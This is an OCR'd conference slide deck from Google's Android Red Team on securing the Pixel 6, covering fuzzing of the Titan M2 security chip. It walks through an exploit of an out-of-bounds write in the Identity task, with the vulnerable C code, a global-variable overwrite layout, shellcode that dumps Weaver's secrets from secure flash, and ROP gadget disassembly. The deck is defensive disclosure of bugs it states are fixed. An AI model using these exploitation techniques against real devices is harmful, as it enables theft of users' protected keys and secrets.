
Google Reimagined a Phone. It's Our Job to Red Team & Secure it



Xuan Xing


Eugene Rodionov

Christopher Cole

Farzan Karimi

Agenda

- Who We Are
- What's Our Scope
- How We Help Secure Android & Pixel
- Pixel 6 Attack Surface
- Proof of Concept Deep Dives
  - Titan M2
  - Android Bootloader
- Concluding Thoughts



[Everything in this presentation has been fixed]

Who We Are

Android Red Team

Mission

We are the **eyes of Android Security**: Increase Pixel and Android security by attacking key components and features, identifying critical vulnerabilities before adversaries

- Offensive Security Reviews to verify (break) security assumptions
- Scale through tool development (e.g. continuous fuzzing)
- Develop PoCs to demonstrate real-world impact
- Assess the efficacy of security mitigations

We hack ourselves to make it harder for others!

What's Our Scope?

android

How Do We Secure Android & Pixel?

- Robust Development Practices
- New Platform Mitigations
- Hardware Architecture Reviews
- External Security Reviews
- Compiler Mitigations
- Vulnerability Reward Programs
- Threat Modeling
- **Red Team**
- **You!**

Red Team Attack Approaches

Fuzzing
- On-device Fuzzing
- Host-based Fuzzing

Static Analysis
- Variant Analysis
- Formal Verification
- Manual Code Review

Dynamic Analysis (Services)
- Web/Mobile
- Network

Pixel Hardware Journey

ANDROID RED TEAM

Pixel Hardware Journey

Pixel 1 — Pixel as a reference device

Pixel 2 — Building our own Camera chip

Pixel 3 — Custom Titan Security Chip


Pixel 4 — Custom Dedicated Hardware

Pixel 5 — External Certification (CC MDF)

Pixel 6 — Security Re-imagined Google Tensor & Titan M2

Mobile Phone Vulnerability Trends


Vulnerability trends are moving down the stack*



* Pyramid represents vulnerability trend direction, not attack surface size

Vulnerability Payouts

$2.5m




Android FCP Zero Click

#BH

Information Classification: General

Pixel Attack Surface

Red Teaming Pixel 6



Titan M2 Code Execution

Titan M2 Overview

Titan M2 Overview

Discrete security component - element of Pixel 6 with **the highest** level of security assurances on the device (including resistance to physical attacks)

Provides **critical security services**: hardware-based key storage, Android Verified Boot, Attestation services


Titan M[1] vs Titan M2

Based on **custom RISC-V** architecture

Redesigned operating system on Titan M2

1) *2021: A Titan M Odyssey, Maxime Rossi Bellom, Damiano Melotti, and Philippe Teuwen*

Titan M2 Attack Surface



What makes Titan M2 More Secure?

R^X policy

Code section is Read-Only, data and stack Not Executable

- Enforced by PMP registers and custom Titan M2 extensions

Isolation

Every task is isolated from each other

- Each task can read/write only its own stack and globals
- Code section is readable to all the tasks
- Enforced by PMP registers

Isolated Filesystem

Every task has an isolated file system on the secure flash

- Enforced by the Titan M2 kernel


ACL

ACL implementation for syscalls

- Restrict syscall usage on a task-based level enforced by the Titan M2 kernel

Fuzzing Approaches

	Host-based Fuzzing	Emulator-based fuzzing
	Port subset of Titan firmware to x86 32-bit arch	Use a full-system emulator to fuzz the target
Pros	- Takes advantage of existing fuzzing tools for x86 architecture (ASan, libFuzzer, gdb) - Good fuzzing performance	- Comprehensive coverage of the target - Support of all the peripherals - No false-positives
Cons	- False-positives - Missing coverage	- Missing fuzzing code instrumentation (ASan, fuzzing code coverage) - Slow fuzzing performance



Fuzzing Outcomes

In total 3 fuzzers were developed to cover Titan M2 firmware:

- libprotobuf-mutator host-based fuzzer

- ASN-parsing host-based fuzzer

- libprotobuf-mutator emulator-based fuzzer

Fuzzing performance & coverage:

- Emulator-based fuzzer: on average **5 test cases per second**

- Host-based fuzzers: on average **~200 times faster** than emulator-based approach

- Host-based and emulator-based fuzzers discovered relatively disjoint set of issues

Fuzzing challenges:

- Most of the tasks (especially Keymaster and Identity) implement stateful code

- Difficult to reach for the fuzzers

- Hard to reproduce issues when fuzzing in persistent mode

- Obstacles for fuzzing Keymaster due to the crypto code

OOB Write in Identity Task: Write-What-Where Primitive


- **OOB write in globals in eicPresentationPushReaderCert**

```
bool eicPresentationPushReaderCert(...) {
    // ...
    ctx->readerPublicKeySize = publickey_length;
    // sizeof(ctx->readerPublicKey) == 65
    // publickey_length < 1024
    memcpy(ctx->readerPublicKey, publickey, publickey_length);

    return true;
}
```

```
Global variables of Identity task:
...

/* Starting address of the overflow */

/*0x0000*/ readerPublicKey;
/*0x0044*/ readerPublicKeySize;

...

/*0x00a0*/ cbor.size;
/*0x00a4*/ cbor.bufferSize; <=== overwritten by attacker

...

/*0x0164*/ cbor.buffer;     <=== overwritten by attacker

...
```


- **Exploitation:**
  - Use the vulnerability to load `cbor.buffer` and `cbor.bufferSize` with attacker-controlled values
  - Invoke `eicCborAppendString` `cbor.buffer` number of `cbor.bufferSize` attacker-controlled bytes
- **This enables code execution in Identity task only**
  - Titan implements task isolation
    - cannot access other tasks' memory

Achieving Code Execution in Identity task



Exfiltrating Weaver's secrets from Titan M2

- **Exfiltrate Weaver's secrets stored in the secure file system:**
  - Weaver provides secure storage for user/platform secrets
  - Throttles consecutive failed verification attempts
- **Use OOB write in globals to gain code execution in Titan M2:**
  - ROP shellcode running a sequence of arbitrary syscalls



Titan Shellcode: Script

- **Each task in Titan M2 has access to a dedicated file system:**
  - Every task has an isolated file system on the secure flash
  - Titan M2 kernel provides syscalls to access the tasks' file system
  - Identity task cannot read/write Weaver's files

- **Titan M2 kernel provides syscalls for raw access to the secure flash (e.g. flash_map_page):**
  - Syscalls are subject to ACL checks
  - The Identity task is able to access these syscalls due to a gap in ACL policy (**the gap has been fixed**)
  - Thus, the attacker is able to read/write flash and parse the file system objects

```
// map the target flash page into memory
void *page_ptr;
flash_map_page(..., &page_ptr);                         (1)

// allocate a shared memory region to send the response to AP
struct task_response scs;
cmd_alloc_send(&scs, ...);                              (2)

// copy flash contents into the shared memory region
memcpy(scs.response_buffer, page_ptr, 2048);

// send contents of the shared memory region back to AP over SPI
cmd_app_done(&scs);                                     (3)

// This forces Titan M2 to go into sleep state.
// Use this function to prevent crashing Titan M2: once
// it comes out of sleep the identity app will be restarted
// and we can start over.
usleep(...);                                            (4)
```

Titan Shellcode: Finding ROP gadgets

Gadget #1: load values of saved registers s0-s8 and ra from stack

```
.text:000A44BE      lw      ra, 8+var_s24(sp)
.text:000A44C0      lw      s0, 8+var_s20(sp)
.text:000A44C2      lw      s1, 8+var_s1C(sp)
.text:000A44C4      lw      s2, 8+var_s18(sp)
.text:000A44C6      lw      s3, 8+var_s14(sp)
.text:000A44C8      lw      s4, 8+var_s10(sp)
.text:000A44CA      lw      s5, 8+var_sC(sp)
.text:000A44CC      lw      s6, 8+var_s8(sp)
.text:000A44CE      lw      s7, 8+var_s4(sp)
.text:000A44D0      lw      s8, 8+var_s0(sp)
.text:000A44D2      addi    sp, sp, 30h
.text:000A44D4      ret
```

Gadget #2: initialize argument registers a1-a3 using saved registers

```
.text:000B920C      mv      a7, s8
.text:000B920E      mv      a2, s4
.text:000B9210      mv      a3, s1
.text:000B9212      mv      a0, s6
.text:000B9214      mv      a1, s5
.text:000B9216      jal     eicOpsValidateAuthToken
.text:000B921A      beqz    a0, loc_B91CC
.text:000B921C      sw      s6, 60h(s0)
.text:000B9220      sw      s5, 64h(s0)
.text:000B9224      sw      s4, 68h(s0)
.text:000B9228      sw      s1, 6Ch(s0)
.text:000B922A      sw      s8, 70h(s0)
.text:000B922E      sw      s7, 74h(s0)
.text:000B9232      sw      s2, 78h(s0)
.text:000B9236      sw      s3, 7Ch(s0)
.text:000B923A      j       loc_B91CE
.text:000B91CE loc_B91CE:
.text:000B91CE      lw      ra, 38h+var_s24(sp)
.text:000B91D0      lw      s0, 38h+var_s20(sp)
.text:000B91D2      lw      s1, 38h+var_s1C(sp)
.text:000B91D4      lw      s2, 38h+var_s18(sp)
.text:000B91D6      lw      s3, 38h+var_s14(sp)
.text:000B91D8      lw      s4, 38h+var_s10(sp)
.text:000B91DA      lw      s5, 38h+var_sC(sp)
.text:000B91DC      lw      s6, 38h+var_s8(sp)
.text:000B91DE      lw      s7, 38h+var_s4(sp)
.text:000B91E0      lw      s8, 38h+var_s0(sp)
.text:000B91E2      addi    sp, sp, 60h
.text:000B91E4      ret
```


Gadget #3: invoke target syscall (register a0 contains syscall number)

```
.text:000C5922      mv      a0, s0
.text:000C5924      j       loc_C590E
.text:000C590E      lw      ra, 4+var_s8(sp)
.text:000C5910      lw      s0, 4+var_s4(sp)
.text:000C5912      lw      s1, 4+var_s0(sp)
.text:000C5914      addi    sp, sp, 10h
.text:000C5916      ret
```

Gadget #4: start over

```
.text:000A81A4      lw      ra, 20h+var_4(sp)
.text:000A81A6      lw      s0, 20h+var_8(sp)
.text:000A81A8      addi    sp, sp, 20h
.text:000A81AA      ret
```

Code Execution in Titan M2: Demo



